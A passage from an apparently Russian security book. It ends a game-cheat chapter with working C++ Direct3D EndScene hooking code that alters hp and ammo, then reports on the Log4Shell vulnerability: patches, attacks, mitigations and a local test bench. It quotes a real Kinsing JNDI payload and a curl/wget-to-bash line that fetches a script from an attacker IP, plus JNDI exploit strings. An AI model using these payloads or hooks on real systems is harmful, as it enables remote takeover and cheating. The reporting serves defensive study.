- создадим временное устройство Direct3D и получим его таблицы VF, чтобы найти адрес функции EndScene;
- установим временный хук на функцию EndScene;
- при выполнении хука выполним обратный вызов и передадим ему адрес устройства, которое использовалось для вызова функции EndScene. Затем удалим хук и восстановим нормальное выполнение функции EndScene;
- выполним нашу функцию run;
- вернемся ко второму пункту.

Все это делается, чтобы написанный нами код отрисовывал меню чита и по нажатию кнопок изменялись значения hp и ammo.

```
#include "directx_hook.h"
#include "directx_hook_callbacks.h"
#include "memory.h"

directx_hook* directx_hook::instance = NULL;
uint8_t* directx_hook::orig_endscene_code = NULL;
uint32_t directx_hook::endscene_addr = NULL;
LPDIRECT3DDEVICE9 directx_hook::hooked_device = NULL;

_endscene directx_hook::orig_endscene = NULL;
bool directx_hook::hook_ready = false;
bool directx_hook::hook_ready_pre = false;

void directx_hook::initialize() {

    // Проверяем, находится ли в адресном пространстве d3d9.dll
    while (!GetModuleHandleA("d3d9.dll")) {
        Sleep(10);
    }

    // Получаем адрес функции endscene
    directx_hook::endscene_addr = this->locate_endscene();

    // Проверяем, успешно ли получен адрес EndScene
    // Если да, то устанавливаем наш inline hook
    if (directx_hook::endscene_addr) {
        directx_hook::orig_endscene_code =
hook_jump(directx_hook::endscene_addr, (uint32_t)&endscene_trampoline);
    }

    // Ждем
    while (!directx_hook::hook_ready_pre) {
```



```

        Sleep(10);
    }

    // Сигнализируем, что наш хук готов
    directx_hook::hook_ready = true;
}

// Заменить присвоением
// Как только наш хук будет установлен
void directx_hook::add_callback(_callback_run cb) {
    if (!directx_hook::hook_ready)
        callback_run = cb;
}

// Обертка для отрисовки текста
void directx_hook::draw_text(uint32_t x, uint32_t y, D3DCOLOR color, const
char* text) {
    RECT rect;

    rect.left = x + 1;
    rect.top = y + 1;
    rect.right = rect.left + 1000;
    rect.bottom = rect.top + 1000;

    this->font->DrawTextA(NULL, text, -1, &rect, 0, color);
}

uint32_t directx_hook::init_hook_callback(LPDIRECT3DDEVICE9 device) {

    directx_hook::hooked_device = device;

    while (directx_hook::orig_endscene_code == NULL) {}

    unhook_jump(directx_hook::endscene_addr, orig_endscene_code);

    D3DXCreateFont(directx_hook::hooked_device, 15, 0, FW_BOLD, 1, 0,
DEFAULT_CHARSET, OUT_DEFAULT_PRECIS, ANTIALIASED_QUALITY, DEFAULT_PITCH |
FF_DONTCARE, L"Arial", &this->font);

    this->set_hooks();

    directx_hook::hook_ready_pre = true;

    return directx_hook::endscene_addr;
}

HRESULT WINAPI directx_hook::endscene_hook_callback(LPDIRECT3DDEVICE9 pDevice)
{
    HRESULT result;

```

```

        callback_run(this);

        result = orig_endscene(pDevice);
        this->set_hooks();
        return result;
    }

void directx_hook::set_hooks() {
    uint32_t ret;
    // Устанавливаем хук
    ret = hook_vf((uint32_t)directx_hook::hooked_device, 42,
(uint32_t)&my_endscene);
    if (ret != (uint32_t)&my_endscene) {
        *(uint32_t*)&directx_hook::orig_endscene = ret;
    }
}

uint32_t directx_hook::locate_endscene() {
    LPDIRECT3D9 pD3D;
    D3DPRESENT_PARAMETERS d3dpp;
    LPDIRECT3DDEVICE9 pd3dDevice;
    uint32_t endscene_addr;

    // Создаем временный объект D3D9 и проходимся по виртуальной таблице,
    чтобы получить адрес метода EndScene

    pD3D = Direct3DCreate9(D3D_SDK_VERSION);

    if (!pD3D) {
        return 0;
    }

    ZeroMemory(&d3dpp, sizeof(d3dpp));
    d3dpp.Windowed = TRUE;
    d3dpp.SwapEffect = D3DSWAPEFFECT_DISCARD;
    d3dpp.hDeviceWindow = GetForegroundWindow();

    HRESULT result = pD3D->CreateDevice(D3DADAPTER_DEFAULT, D3DDEVTYPE_HAL,
d3dpp.hDeviceWindow, D3DCREATE_SOFTWARE_VERTEXPROCESSING, &d3dpp, &pd3dDevice);

    if (FAILED(result) || !pd3dDevice) {
        pD3D->Release();
        return 0;
    }

    // Получаем адрес, который хранится в rdata
    endscene_addr = get_vf((uint32_t)pd3dDevice, 42);

```

```
// Очищаем
pd3D->Release();
pd3dDevice->Release();

return endscene_addr;
}
```

## Модуль обратных вызовов

Это модуль, в котором реализована функция inline hook — `endscene_trampoline`, а также функция `init_endscene`, на которую хук передаст управление. Она, в свою очередь, запустит функцию `init_hook_callback` для установки хука. А функция `my_endscene` вызовет функцию `endscene_hook_callback`, которая отвечает за запуск функции `run`.

```
#include "directx_hook.h"

DWORD WINAPI init_endscene(LPDIRECT3DDEVICE9 device_addr) {
    return directx_hook::get_instance()->init_hook_callback(device_addr);
}

HRESULT WINAPI my_endscene(LPDIRECT3DDEVICE9 pDevice) {
    return directx_hook::get_instance()->endscene_hook_callback(pDevice);
}

// Наш inline hook
__declspec(naked) void endscene_trampoline() {
    __asm {
        MOV EAX, DWORD PTR SS:[ESP + 0x4]
        PUSH EAX
        CALL init_endscene
        JMP EAX
    }
}
```

## Модуль работы с памятью

Функция `Direct3DCreate9` возвращает указатель на интерфейс `IDirect3D9`, который содержит таблицу виртуальных функций (далее — VMT). Среди них по индексу 42 располагается нужная нам функция `EndScene`. Поэтому напишем несколько функций, которые позволят получить VMT, а также писать, читать и изменять права доступа памяти. Более подробно о таблице виртуальных функций рассказано в Википедии ([https://ru.wikipedia.org/wiki/Таблица\\_виртуальных\\_методов](https://ru.wikipedia.org/wiki/Таблица_виртуальных_методов)).

```
#pragma once
#include <windows.h>
#include <stdint.h>
```

```

// Чтение из памяти
template<typename T>
T read_memory(uint32_t address) {
    return *((T*)address);
}

// Запись в память
template<typename T>
void write_memory(uint32_t address, T value) {
    *((T*)address) = value;
}

template<typename T>
uint32_t protect_memory(uint32_t address, uint32_t prot) {
    DWORD old_prot;
    VirtualProtect((LPVOID)address, sizeof(T), prot, &old_prot);
    return old_prot;
}

// Получение адреса EndScene в VMT
uint32_t get_vf(uint32_t class_inst, uint32_t func_idx) {
    uint32_t vf_table;
    uint32_t hook_addr;

    vf_table = read_memory<uint32_t>(class_inst);
    hook_addr = vf_table + func_idx * sizeof(uint32_t);
    return read_memory<uint32_t>(hook_addr);
}

// Получение адреса EndScene из VMT
uint32_t hook_vf(uint32_t class_inst, uint32_t func_idx, uint32_t new_func) {
    uint32_t vf_table;
    uint32_t hook_addr;
    uint32_t old_prot;
    uint32_t orig_func;

    vf_table = read_memory<uint32_t>(class_inst);
    hook_addr = vf_table + func_idx * sizeof(uint32_t);

    old_prot = protect_memory<uint32_t>(hook_addr, PAGE_READWRITE);
    orig_func = read_memory<uint32_t>(hook_addr);
    write_memory<uint32_t>(hook_addr, new_func);
    protect_memory<uint32_t>(hook_addr, old_prot);

    return orig_func;
}

```

```

// Установка хука
unsigned char* hook_jmp(uint32_t hook, uint32_t new_func) {
    uint32_t new_offest;
    uint32_t old_prot;
    uint8_t* originals = new uint8_t[5];

    // Вычисляем смещение до нашего inline hook
    new_offest = new_func - hook - 5;

    // Чтобы не произошло краша, так как все виртуальные функции
    // хранятся в rdata, изменяем права доступа по адресу функции
    old_prot = protect_memory<uint8_t[5]>(hook, PAGE_EXECUTE_READWRITE);

    // Сохраняем оригинальный адрес
    for (uint8_t i = 0; i < 5; i++) {
        originals[i] = read_memory<uint8_t>(hook + i);
    }

    // Перезаписываем нашим кодом
    write_memory<uint8_t>(hook, 0xE9);
    write_memory<uint32_t>(hook + 1, new_offest);

    // Восстанавливаем прежние права
    protect_memory<uint8_t[5]>(hook + 1, old_prot);
    return originals;
}

// Снимаем хук
void unhook_jmp(uint32_t hook, uint8_t* originals) {
    uint32_t old_prot;

    // Чтобы не произошло краша, изменяем права доступа по адресу функции
    old_prot = protect_memory<uint8_t[5]>(hook, PAGE_EXECUTE_READWRITE);

    // Записываем прежний адрес
    for (unsigned int i = 0; i < 5; i++) {
        write_memory<uint8_t>(hook + i, originals[i]);
    }

    // Восстанавливаем прежние права
    protect_memory<uint8_t[5]>(hook + 1, old_prot);

    delete[] originals;
}

```

## Проверка работоспособности

Запускаем наш чит, получаем урон, тратим боезапас, нажимаем **F1-F2** и видим, как значения `hp` и `ammo` становятся максимальными. Значит, чит работает (рис. 15.33)!



Рис. 15.33. Проверка работоспособности

## Выводы

С помощью Cheat Engine мы научились искать фактическое значение той переменной, которую мы хотим модифицировать. Затем с помощью отладчика мы нашли статические адреса для значений, определенных с помощью CE, при этом разобрались, как работает игровой движок. Например, есть общая функция для получения значений игрока, таких как `hp` и `ammo`, есть общая функция для записи изменений этих значений. С этими знаниями поиск других значений будет гораздо проще и быстрее. А написанный нами код можно использовать как основу, базу для читов к другим играм.

### **Полезные ссылки**

Несколько полезных ссылок по теме взлома игр и написанию читов:

- <https://github.com/dsasmblr/game-hacking>
- <https://github.com/dsasmblr/hacking-online-games>

# Log4HELL! Разбираем Log4Shell во всех подробностях

---

*Мария Нефёдова*

*Иван aLLy Комиссаров*

Уязвимость Log4Shell, недавно обнаруженная в популярной библиотеке журналирования Log4j, которая входит в состав Apache Logging Project, представляет собой большую проблему. Ведь сложно назвать компанию, сайт или приложение, которые вовсе не используют потенциально уязвимые продукты. Рассказываем, что известно о проблеме Log4Shell на данный момент и как реагирует на нее индустрия.

## Log4Shell

В середине декабря 2021 года разработчики Apache Software Foundation выпустили экстренное обновление безопасности, исправляющее 0-day-уязвимость (CVE-2021-44228, <https://nvd.nist.gov/vuln/detail/CVE-2021-44228>) в популярной библиотеке журналирования Log4j, входящей в состав Apache Logging Project. Срочность объяснялась тем, что ИБ-специалисты уже начали публиковать в открытом доступе PoC-эксплоиты, объясняя, что использовать баг можно удаленно, причем для этого не понадобятся особые технические навыки.

Проблема получила название Log4Shell и — редкий случай! — набрала десять баллов из десяти возможных по шкале оценки уязвимостей CVSS v3. Баг допускает удаленное выполнение произвольного кода (RCE), причем вредоносный код может попасть в систему самыми разными способами, ведь для атаки достаточно, чтобы нужная запись оказалась в логах.

Исходно проблема была обнаружена во время отлова багов на серверах Minecraft, но библиотека Log4j присутствует практически в любых корпоративных приложениях и Java-серверах. К примеру, ее можно найти почти во всех корпоративных продуктах, выпущенных Apache Software Foundation, включая Apache Struts, Apache Flink, Apache Druid, Apache Flume, Apache Solr, Apache Kafka, Apache Dubbo. Также Log4j активно применяют в open-source проектах, например Redis, Elasticsearch, Elastic Logstash или Ghidra.

Таким образом, компании, использующие любой из этих продуктов, тоже косвенно уязвимы перед атаками на Log4Shell, хотя могут даже не знать об этом. ИБ-специалисты сразу предупреждали, что перед Log4Shell могут быть уязвимы решения таких гигантов, как Apple, Amazon, Twitter, Cloudflare, Steam, Tencent, Baidu, DIDI, JD, NetEase и, вероятно, тысяч других компаний.

Принцип работы Log4Shell весьма прост: уязвимость вынуждает приложения и серверы на основе Java, где используется библиотека Log4j, сохранять в логах определенную строку. Когда приложение или сервер обрабатывают такие логи, строка может заставить уязвимую систему загрузить и запустить вредоносный скрипт из домена, контролируемого злоумышленником. Итогом станет полный захват уязвимого приложения или сервера, а атака может развиваться дальше.

## Патчи для патчей

Уязвимыми были признаны все версии Log4j между 2.10.0 и 2.14.x, и разработчики Apache Software Foundation спешно представили первый патч для CVE-2021-44228 в рамках релиза 2.15.0. Однако, как выяснилось несколько дней спустя, этого оказалось недостаточно.

Дело в том, что первое исправление закрывало брешь, отключая по умолчанию основную функциональность библиотеки — lookup'ы JNDI-сообщений. Увы, оказалось, что этот патч сам привносит в код новую уязвимость: в конфигурациях, отличных от дефолтных, он может быть использован для «создания вредоносного input'а с использованием шаблона JNDI Lookup, что способно привести к атаке типа „отказ в обслуживании“ (DoS)».

Второй уязвимости был присвоен идентификатор CVE-2021-45046 (<https://nvd.nist.gov/vuln/detail/CVE-2021-45046>, 3,7 балла из десяти возможных по шкале CVSS v3), и разработчикам пришлось спешно выпустить еще один патч и версию 2.16 (<https://logging.apache.org/log4j/2.x/security.html>), в которой JNDI попросту отключили окончательно.

Фактически второй баг позволял полностью отключить уязвимые службы до тех пор, пока жертвы не перезагрузят свои серверы или не предпримут иные действия. Хуже того, эксперты Cloudflare поспешили предупредить, что CVE-2021-45046 уже обнаружена и используется злоумышленниками, специалисты же компании Praetorian заявляли, что проблемы версии 2.15.0 можно использовать для раскрытия информации, а это может вести к хищению данных с уязвимых серверов. В ролике <https://www.youtube.com/embed/bxDEJDqANig> исследователи демонстрируют подобную атаку на практике.

Таким образом, по состоянию на 17 декабря 2021 года всем рекомендуется срочно обновить Log4j до версии 2.16. К примеру, эксперты Агентства по кибербезопасности и защите инфраструктуры, организованного при Министерстве внутренней безопасности США (DHS CISA), и вовсе обязали ([https://www.cisa.gov/sites/default/files/publications/CISA\\_INSIGHTS-Preparing\\_For\\_and\\_Mitigating\\_Potential\\_](https://www.cisa.gov/sites/default/files/publications/CISA_INSIGHTS-Preparing_For_and_Mitigating_Potential_)



Cyber\_Threats-508C.pdf) американские федеральные агентства и госучреждения установить исправления не позднее 24 декабря 2021 года.

## Майнеры, DDoS и вымогатели

Когда информация о Log4Shell была раскрыта, практически сразу исследователи из компаний Bad Packets и Greynoise предупредили, что несколько злоумышленников уже начали сканировать сеть в поисках продуктов, которые могут быть уязвимы. В последующие дни количество атак стремительно нарастало (<https://xakep.ru/2021/12/13/log4shell-attacks/>), а аналитики из компаний Cloudflare и Cisco Talos вообще пришли к выводу, что первые сканы и попытки эксплуатации начались еще 1–2 декабря 2021 года, то есть до широкой огласки.

### Немного цифр

По информации экспертов компании Check Point, для Log4Shell уже существует более **60 эксплоитов** и в некоторые моменты можно наблюдать до 100 попыток атак на уязвимость в минуту (рис. 16.1).




Рис. 16.1. Статистика атак

По состоянию на 14 декабря различные хакерские группировки уже успели совершить порядка **1 272 000 атак** на Log4Shell. В свою очередь, китайская компания Qihoo 360 предупредила, что уже отслеживает как минимум **десять хак-групп**, злоупотребляющих уязвимостью.

Как объясняли ИБ-специалисты, по сути для использования бага злоумышленник может попросту изменить user agent своего браузера и посетить определенный сайт или выполнить поиск строки, используя формат `{jndi:ldap://[URL_атакующего]}`. Это приведет к добавлению строки в логи доступа веб-сервера, и, когда приложение Log4j будет анализировать эти логи и обнаружит строку, ошибка заставит сервер выполнить callback или запрос на URL-адрес, указанный в строке JNDI. После

этого злоумышленники смогут использовать этот URL для передачи команд уязвимому устройству (в кодировке Base64 или в виде классов Java).

В итоге уже через несколько дней Log4Shell эксплуатировали для выполнения шелл-скриптов, которые загружают и устанавливают майнеры. В частности, хакеры, стоящие за малварью Kinsing и одноименным ботнетом, активно злоупотребляют багом и используют Base64-пейлоады, которые заставляют уязвимый сервер загружать и выполнять шелл-скрипты (рис. 16.2). Скрипт удаляет конкурирующую малварь с уязвимого устройства, а затем загружает и устанавливает вредоноса Kinsing, который начинает добывать криптовалюту.

```
{jndi:ldap://92.242.40.21:5557/Basic/Command/Base64/KGN1cmwqLXMqOTI  
uM5OyLjQwLjIIXL2x0LnNoFHX3Z2V0TC1xIC1PLSA5M4i4yNDUuNDAnMjEwbGguc2gpFGJ  
hc2g=}  
  
(curl -s 92.242.40.21/lh.sh|wget -q -O- 92.242.40.21/lh.sh)|bash
```

Рис. 16.2. Выполнение шелл-скриптов

Также проблема используется для установки малвари Mirai и Muhstik на уязвимые устройства. Эти IoT-угрозы делают уязвимые девайсы частью ботнетов, так же используя их для добычи криптовалюты и проведения масштабных DDoS-атак.

По информации аналитиков Microsoft, уязвимость в Log4j и вовсе используется для развертывания маяков Cobalt Strike. И хотя на момент обнаружения этого факта не было доказательств, что эксплоит для Log4j взяли на вооружение вымогатели, эксперты писали, что развертывание маяков Cobalt Strike ясно говорит: такие атаки неизбежны.

К сожалению, уже стало ясно, что специалисты Microsoft были правы: сотрудники компании Bitdefender обнаружили первый шифровальщик Khonsari (<https://xakep.ru/2021/12/15/khonsari/>), который эксплуатирует свежий баг для вымогательских атак. Впрочем, следует отметить, что Khonsari скорее похож на вайпер, то есть это умышленно деструктивная малварь, которая нарочно шифрует данные без возможности восстановления. Дело в том, что жертвы не могут связаться с операторами вредоноса для выплаты выкупа, а значит, не в состоянии спасти свою информацию.

Кроме того, по последним данным все той же Microsoft, уязвимость уже активно применяют в своих атаках «правительственные» хакеры Китая (Hafnium), Ирана (Phosphorus), Северной Кореи и Турции. Сообщается, что «активность варьируется от экспериментов во время разработки до интеграции уязвимости в процесс развертывания полезных нагрузок и использования против целей для достижения задач хакеров». Упомянутые группировки обычно занимаются вымогательскими операциями, а также кибершпионажем и сбором данных.

Также Microsoft заявила, что наблюдает за несколькими злоумышленниками, которые выступают в качестве брокеров доступа для операторов вымогателей. То есть эти люди используют эксплоит для Log4Shell, чтобы закрепляться в различных корпоративных сетях, а затем продавать полученный доступ другим хак-группам.

## Защита

К большому сожалению, из-за повсеместной распространенности Log4j ИБ-эксперты уверены, что проблема Log4Shell имеет все шансы стать не просто худшей уязвимостью 2021 года, но и самой большой головной болью последней пятилетки. Поэтому сейчас все призывают всех как можно скорее проверить и защитить свои системы от атак, установить патчи и принять иные меры предосторожности. Перечислим, что можно и нужно для этого сделать.

Лучший вариант, разумеется, — обновить Log4j до последней актуальной версии. Для удобства администраторов специалисты из компании Huntress Labs подготовили бесплатный сканер (<https://log4shell.huntress.com/>), который компании могут использовать для оценки своих собственных систем на уязвимость.

Эксперты компании Cybereason и вовсе предложили «вакцину» от Log4Shell (<https://github.com/Cybereason/Logout4Shell>), получившую название Logout4Shell. «Вакцина» представляет собой скрипт, удаленно эксплуатирующий баг для отключения нужных настроек в уязвимом экземпляре Log4Shell. По сути пейлоад в данном случае безвреден и отключает параметр `trustURLCodebase` на удаленном сервере для снижения рисков.

Специалисты Cybereason объясняют, что угрозу можно смягчить, установив для параметра `log4j2.formatMsgNoLookups` значение `true` или удалив класс `JndiLookup`. Кроме того, если на сервере `Java runtimes >= 8u121`, то по умолчанию для параметров `com.sun.jndi.rmi.object.trustURLCodebase` и `com.sun.jndi.cosnaming.object.trustURLCodebase` установлено значение `false`, что тоже позволяет сократить риски.

## Списки уязвимых

С обнаружения Log4Shell прошло слишком мало времени, и, если учесть огромный охват проблемы, исчерпывающий список того, что уязвимо, а что нет, по-прежнему недоступен даже для таких правительственных агентств, как CISA.

Списки уязвимых продуктов, а также бюллетеней безопасности и сообщений различных компаний пока составляются исключительно силами экспертов и сообщества. Один из таких обновляющихся и детальных перечней курируют специалисты Национального центра кибербезопасности Нидерландов, и ознакомиться с ним можно на GitHub (<https://github.com/NCSC-NL/log4shell/blob/main/software/README.md>).

Аналитики CISA также собирают из открытых источников реакции и рекомендации производителей и тоже публикуют список (<https://github.com/cisagov/log4j-affected-db>) известных патчей и уязвимых решений на GitHub.

### ПОЛЕЗНЫЕ ССЫЛКИ

- Гайд CISA по исправлению уязвимости (<https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance>).

- Хеши уязвимых версий Log4j (<https://github.com/mubix/CVE-2021-44228-Log4Shell-Hashes>).
- Образцы малвари (<https://samples.vx-underground.org/samples/Families/Log4J%20Malware/>) и пейлоадов (<https://gist.github.com/nathanqthai/01808c569903f41a52e7e7b575caa890>), распространяющихся через Log4Shell.
- Индикаторы компрометации (<https://github.com/curated-intel/Log4Shell-IOCs>).

## Как работает уязвимость

Еще недавно про средство логирования Log4j помимо специалистов мало кто слышал. Найденная в этой библиотеке уязвимость сделала ее центром внимания за последние месяцы. Мы в «Хакере» уже обсуждали ее импакт и рассказывали о том, как разные компании сражаются с напастью. В этом разделе мы с тобой подробно разберемся, откуда взялась эта ошибка и как она работает, а также, какие успели появиться эксплойты.

Заголовки новостей пестрят ужасными сообщениями о том, что проблема охватывает половину компьютерного мира. А взломать через нее якобы можно всё — от сервера Minecraft твоего соседа до крупных корпораций вроде Apple.

На GitHub есть несколько репозиторий, например Log4jAttackSurface (<https://github.com/YfryTchsGD/Log4jAttackSurface>) или log4shell (<https://github.com/NCSC-NL/log4shell/blob/main/software/README.md>) со списками уязвимого ПО (с блэк-джеком и пруфами, разумеется!). Даже в «Википедии» уже есть статья о Log4Shell (<https://ru.wikipedia.org/wiki/Log4Shell>)!

Давай разбираться, так ли страшен черт, как его малюют, с чего все началось и почему баг получил такую огласку.

## Как нашли уязвимость

Начнем с небольшой преамбулы. Баг обнаружил эксперт Чен Чжаоцзюнь (Zhaojun Chen) из команды Alibaba Cloud Security. Детали уязвимости были отправлены в Apache Foundation 24 ноября 2021 года. В публичный доступ они попали чуть позже — 9 декабря. В твиттере завирусился пост, в котором была пара картинок, изображающих результат успешной эксплуатации — запущенный калькулятор. На первом скрине ([https://web.archive.org/web/20211210121246if\\_/https://pbs.twimg.com/media/FGLCIysVEAA9zLm.jpg](https://web.archive.org/web/20211210121246if_/https://pbs.twimg.com/media/FGLCIysVEAA9zLm.jpg)) был затерт пейлоад, но вторая картинка ([https://web.archive.org/web/20211210121246if\\_/https://pbs.twimg.com/media/FGLCJANVKAIVgpO.png](https://web.archive.org/web/20211210121246if_/https://pbs.twimg.com/media/FGLCJANVKAIVgpO.png)) и кусок кода из первой намекали, где и что нужно искать. Помимо этого, в посте была ссылка на pull-реквест (<https://github.com/apache/logging-log4j2/pull/608>) с фиксом, прямо скажем, не слишком удачным! Сейчас пост в твиттере уже удален и посмотреть можно только через Internet Archive (рис. 16.3).




Рис. 16.3. Пост в твиттере об уязвимости в Log4j

В этот же день на GitHub появился PoC (<http://web.archive.org/web/20211209185411/https://github.com/tangxiaofeng7/apache-log4j-poc>) с деталями эксплуатации. Когда уязвимость обзавелась собственным идентификатором CVE-2021-44228 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>), репозиторий переименовали (<http://web.archive.org/web/20211211073929/https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce>), а затем и вовсе удалили. Как видишь, начало истории сейчас доступно только благодаря архивам.

К слову, баг получил максимальный балл (10) по стандарту CVSS из-за его простой эксплуатации, не требующей никаких прав, и серьезности последствий для атакуемой системы.

Итак, эксплоит получил распространение и начал уходить в массы, люди стали тестировать пейлоады повсеместно и обнаруживать уязвимые продукты. Давай в деталях посмотрим, в чем причина уязвимости, какие были обходы и патчи и в каких продуктах.

### НАЙДЕННЫЕ УЯЗВИМОСТИ

**CVE-2021-44228** (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>) — злоумышленник, который контролирует сообщения журнала или параметры сообщений журнала, может выполнить произвольный код, загруженный с серверов LDAP через JNDI. Проблема затрагивает версии Apache Log4j2 2.0-beta9 до 2.15.0 (за исключением исправлений безопасности 2.12.2, 2.12.3 и 2.3.1), они уязвимы к удаленному выполнению произвольного кода через JNDI.

**CVE-2021-45046** (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046>) — злоумышленник, контролирующий через Thread Context Map (MDC) динамические данные в сообщениях журналов событий, может создать с использованием JNDILookup пейлоад, который приведет к утечке информации и удаленному выполнению кода в некоторых конфигурациях Log4j и локальному выполнению кода во всех конфигурациях. Проблема присутствует из-за не полностью исправленной уязвимости CVE-2021-44228 в Log4j 2.15.0.

**CVE-2021-45105** (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105>) — из-за проблемы неконтролируемой рекурсии злоумышленник специально сформированным сообщением журнала событий может вызвать отказ в обслуживании. Проблема затрагивает версии Log4j2 начиная с 2.0-alpha1 и до 2.16.0 (за исключением 2.12.3 и 2.3.1).

**CVE-2021-44832** (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44832>) — злоумышленник, имеющий доступ к изменению настроек логирования, может создать такую конфигурацию, через которую возможно удаленное выполнение кода. Для этого используется JDBC Appender с источником данных, ссылающимся на JNDI URI. Проблема затрагивает все версии Log4j2 начиная с 2.0-beta7 и до 2.17.0.

## Стенд

Театр, как известно, начинается с вешалки, а тестирование уязвимости — со стенда. В качестве основной системы я буду использовать Windows и **IntelliJ IDEA** для компиляции и отладки.

Создаем пустой проект на Java с использованием gradle. Добавляем в зависимости уязвимую версию Log4j, например 2.14.1.

## build.gradle

```
dependencies {
    implementation 'org.apache.logging.log4j:log4j-api:2.14.1'
    implementation 'org.apache.logging.log4j:log4j-core:2.14.1'
}
```

Потом создаем класс, где аргумент, который мы передадим программе, будет логироваться.

## src/main/java/logger/Test.java

```
package logger;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class Test {
    private static final Logger logger = LogManager.getLogger(Test.class);
    public static void main(String[] args) {
        String msg = (args.length > 0 ? String.join(" ", args) : "");
```

```

    logger.error(msg);
}
}

```

Теперь укажем главный класс, который должен вызываться при запуске.

## build.gradle

```

plugins {
    id 'java'
    id 'application'
}

...

mainClassName = 'logger.Test'

```

Все готово, можно запускать. Параметры в логгер передаем в качестве аргументов с помощью флага `--args` (рис. 16.4):

```
gradlew run --args='hello world'
```




Рис. 16.4. Запуск программы для тестирования уязвимости log4shell

Теперь настало время протестировать работу уязвимости, для этого возьмем простой пейлоад `${jndi:ldap://127.0.0.1/a}` и передадим его в качестве параметра. Только не забудь сначала поставить на прослушку 389-й порт (рис. 16.5).

```
gradlew run --args='${jndi:ldap://127.0.0.1/a}'
```

Коннект приходит, а это значит, что уязвимость успешно проэксплуатирована. Этого пока достаточно для дальнейшего препарирования.

